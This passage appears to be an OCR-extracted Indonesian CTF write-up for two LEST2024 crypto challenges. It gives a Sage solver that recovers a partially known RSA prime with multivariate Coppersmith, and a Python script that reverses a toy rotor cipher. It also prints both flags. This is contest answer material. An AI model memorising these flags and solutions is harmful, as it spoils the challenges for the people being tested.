01655805655211053112441594287229086602944753695473732521241129426473
60498993852245545990493538331715106 92
p:

95441735a85430b4e9d0fc6711d5a8e9415?????????f86ab6468ca8fbd3e3159b????
?????f2bc8bf95e43e6a383463c5e1472a3037e84???????10d7cdfe85

Kita diberikan 2 ciphertext, 2 n, dan salah satu faktor dari n1, tetapi hilang sebagian angkanya di beberapa tempat. Ini merupakan problem yang dapat diselesaikan dengan multivariate coppersmith. Untuk merecover p, saya menggunakan script yang terdapat pada write up ini. Setelah mendapatkan nilai p, selanjutnya mudah saja, n2 = r - p, sehingga r = n2 + p. Variabel r merupakan moduli dari m2 sedangkan r merupakan bilangan prima, ini artinya totientnya adalah r - 1, sehingga m2 dapat didekripsi dengan mudah. Untuk mendekripsi m1, karena sudah ada p, maka hanya perlu menghitung q = N / p, lalu hitung totient, private key, lalu dekripsi.

Solver (sage):


```
#!/usr/bin/env sage

from tqdm import tqdm


class IIter:
    def __init__(self, m, n):
        self.m = m
        self.n = n
        self.arr = [0 for _ in range(n)]
        self.sum = 0
        self.stop = False

    def __iter__(self):
        return self

    def __next__(self):
        if self.stop:
            raise StopIteration
        ret = tuple(self.arr)
        self.stop = True
        for i in range(self.n - 1, -1, -1):
            if self.sum == self.m or self.arr[i] == self.m:
                self.sum -= self.arr[i]
                self.arr[i] = 0
                continue
```

```
            self.arr[i] += 1
            self.sum += 1
            self.stop = False
            break
        return ret


def coppersmith(f, bounds, m=1, t=1):
    n = f.nvariables()
    N = f.base_ring().cardinality()
    f /= f.coefficients().pop(0)  # monic
    f = f.change_ring(ZZ)
    x = f.parent().objgens()[1]

    g = []
    monomials = []
    Xmul = []
    for ii in IIter(m, n):
        k = ii[0]
        g_tmp = f ^ k * N ^ max(t - k, 0)
        monomial = x[0] ^ k
        Xmul_tmp = bounds[0] ^ k
        for j in range(1, n):
            g_tmp *= x[j] ^ ii[j]
            monomial *= x[j] ^ ii[j]
            Xmul_tmp *= bounds[j] ^ ii[j]
        g.append(g_tmp)
        monomials.append(monomial)
        Xmul.append(Xmul_tmp)

    B = Matrix(ZZ, len(g), len(g))
    for i in range(B.nrows()):
        for j in range(i + 1):
            if j == 0:
                B[i, j] = g[i].constant_coefficient()
            else:
                v = g[i].monomial_coefficient(monomials[j])
                B[i, j] = v * Xmul[j]
```

```
    print("LLL...")
    B = B.LLL()
    print("LLL finished")

    ##################################################

    print("polynomial reconstruction...")

    h = []
    for i in range(B.nrows()):
        h_tmp = 0
        for j in range(B.ncols()):
            if j == 0:
                h_tmp += B[i, j]
            else:
                assert B[i, j] % Xmul[j] == 0
                v = ZZ(B[i, j] // Xmul[j])
                h_tmp += v * monomials[j]
        h.append(h_tmp)

    x_ = [var(f"x{i}") for i in range(n)]
    for ii in Combinations(range(len(h)), k=n):
        f = symbolic_expression([h[i](x) for i in ii]).function(x_)
        jac = jacobian(f, x_)
        v = vector([t // 2 for t in bounds])
        for _ in range(200):
            kwargs = {f"x{i}": v[i] for i in range(n)}
            tmp = v - jac(**kwargs).inverse() * f(**kwargs)
            v = vector((numerical_approx(d, prec=200) for d in tmp))
        v = [int(_.round()) for _ in v]
        if h[0](v) == 0:
            return v

    return []


c1 = 
705836523163193452355814851492951224392991409644037541690335994106604
```

```
770552830124382443843430981207859061820642506563509951858950307088568
430608370974245863722459865232998772344712077598481869734371506445030
825964358991561311311776202974452013550586791309327929237753388687846
152144180801876987083501315951 97
c2 =
997749739893223466791167836666542860209294146036514731396615189584651
327717841568999286448799808130680020882387428788895319879305359079583
085191726900632925204124777512336896217982438059473912709167032228156
547946600638563299905306701508528562625231016354733728148252410576931
921601222956949146427193807632 30
n1 =
0x71b94030b43e3eff58306cf2fc22f69137265392eb105cf9a040fce948f932f6bf1
265cca74745a7618e30a034e3d25743baa4e30dd84afdb3d25be46bc41e02704574fd
c7d3121f325927b4e9521e7f976c26fee2d8f08480fcb0b555e368d1448948680ceaf
770faec002f517e9d95a71b07ff2dc2c81b16d2c00c918bcee1
n2 =
170374499486306385639350956451230852362212411742527513061967319793459
200812626101197736916910633079153608488939729087479909774170336579128
104210728506650374147814485501467404180674639821581357957989208931016
558056552110531124415942872290866029447536954737325212411294264736049
899385224554599049353833171510692
e = 65537

N = n1
_p =
0x95441735a85430b4e9d0fc6711d5a8e9415000000000f86ab6468ca8fbd3e3159b0
00000000f2bc8bf95e43e6a383463c5e1472a3037e84000000010d7cdfe85
PR.<x0,x1,x2> = PolynomialRing(Zmod(N), 3)
f = _p + 2**40*x0 + 2**212*x1 + 2**336*x2
x0, x1, x2 = coppersmith(f, bounds=(2**28,2**36,2**36,), m=6)
p = int(f(x0,x1,x2))

q = n1//p
d = int(pow(e, -1, (p-1)*(q-1)))
m1 = int(pow(c1, d, n1))

r = n2 + p
d = int(pow(e, -1, r- 1))
m2 = int(pow(c2, d, r))
```

```
flag = bytes.fromhex(hex(m1)[2:] + hex(m2)[2:])
print(flag.decode())
```



Flag:
LEST2024{bR0k33n_Pr1v4Te_k3y_1Z_n0_pR0bl3M_iTs_sTiLl_c4n_r3c0v3reD}

[500 pts] letter from berlin

Diberikan chall.py dan outputnya.

```
from random import randint
from secret import message

flag = message
l = 26

def plugs():
    start = 96
    plugs_len = randint(1, 6)
    result = []
    used_numbers = set()
    while len(result) < plugs_len:
        x, y = randint(1, l), randint(1, l)
        if x not in used_numbers and y not in used_numbers and x !=
y:
            used_numbers.add(x)
            used_numbers.add(y)
            result.append([chr(x + start), chr(y + start)])
    return result
```

```
def rotos():
    result = []
    rotos_len = randint(3, 6)
    while len(result) < rotos_len:
        rotos_set = randint(1, l)
        result.append(rotos_set)
    return result

def rotos_rotate(rot):
    return rot + 1

def write(data):
    with open("output.txt", "w") as file:
        file.write(str(data))

def enc(settings, message):
    s, e = (97, 123)
    plug_settings, rotor_settings = settings
    chr_controller = []
    encMessage = ""
    for char in message:

        rotor_settings[-1] = rotos_rotate(rotor_settings[-1])
        for i in range(len(rotor_settings) - 1, -1, -1):
            if rotor_settings[i] > l:
                rotor_settings[i] = 1
                if i != 0:
                    rotor_settings[i - 1] += 1
            else:
                break
        rot_len = sum(rotor_settings)
        char = ord(char) + rot_len

        loop_ex = 0
        while(char >= e):
            loop_ex += 1
            char -= (e - s)
        chr_controller.append(loop_ex)
        char = chr(char)
```

```
        for plug in plug_settings:
            if char == plug[0]:
                char = plug[1]
            elif char == plug[1]:
                char = plug[0]

        encMessage += char

    return [encMessage, chr_controller]

def today_setting():
    plug_settings = plugs()
    rotor_settings = rotos()
    settings = [plug_settings, rotor_settings]
    encrypted_message = enc(settings, flag)

    print(settings) #The setting is described in the letter.
    write(('message', encrypted_message))

today_setting()

##########################################################################
#################################################################
##
##
##  Einstellung - JULY 1944
##
##
##
##  From : Berlin
##
##  To   : München
##
##
##
##
##
##  Heil, mein Führer!
```

```
##
##
##
#########################################################################
#############################################################
##           ##
##
##   Day 1   ##       [[['v', 'o'], ['z', 'b'], ['j', 't'], ['y',
'n'], ['w', 'h'], ['a', 's']], [4, 3, 18, 7, 15, 24]]        ##
##           ##
##
#########################################################################
#############################################################
```


```
('message', ['enypiwkywmhctbqzyhehbsdowjmsozhtaqjwihusoiufbo', [1, 0, 1, 1, 0, 0, 0, 0, 3, 0, 1, 3, 2, 2, 0, 2, 2, 0, 3, 0, 2, 2, 0, 1, 2, 2, 1, 3, 2, 2, 2, 0, 2, 1, 2, 1, 2, 1, 1, 2, 0, 3, 0, 3, 1, 3]])
```

Script di atas merupakan custom implementation dari enigma (atau mungkin bukan?) dengan 6 rotor. Kita diberikan settings yang dipakai untuk mengenkripsi flag. Jadi, tugas kita sekarang hanyalah mereverse fungsi **enc**, yang untungnya tidak terlalu sulit.

Solver:

```
#!/usr/bin/env python3

# fmt: off
settings = [
    [["v", "o"], ["z", "b"], ["j", "t"], ["y", "n"], ["w", "h"],
["a", "s"]],
    [4, 3, 18, 7, 15, 24],
]

ct, chr_controller = [
    "enypiwkywmhctbqzyhehbsdowjmsozhtaqjwihusoiufbo",
    [1, 0, 1, 1, 0, 0, 0, 0, 3, 0, 1, 3, 2, 2, 0, 2, 2, 0, 3, 0, 2,
2, 0, 1, 2, 2, 1, 3, 2, 2, 2, 0, 2, 1, 2, 1, 2, 1, 1, 2, 0, 3, 0, 3,
1, 3],
```

```
]
# fmt: on


def rotos_rotate(rot):
    return rot - 1


def dec(ct, settings, chr_controller):
    s, e = (97, 123)
    plug_settings, rotor_settings = settings
    pt = ""
    chr_controller = reversed(chr_controller)
    for char in reversed(ct):
        for plug in plug_settings:
            if char == plug[0]:
                char = plug[1]
            elif char == plug[1]:
                char = plug[0]
        char = ord(char)
        for _ in range(next(chr_controller)):
            char += e - s
        rot_len = sum(rotor_settings)
        char -= rot_len
        rotor_settings[-1] = rotos_rotate(rotor_settings[-1])
        for i in range(len(rotor_settings) - 1, -1, -1):
            if rotor_settings[i] <= 0:
                rotor_settings[i] = 26
                if i != 0:
                    rotor_settings[i - 1] -= 1
            else:
                break
        pt += chr(char)
    return pt[::-1]


print(dec(ct, settings, chr_controller))
```



Flag: LEST2024{1Ts_n0T_3n1gM4_juSzt_s1mPlE_ROT4t1oN}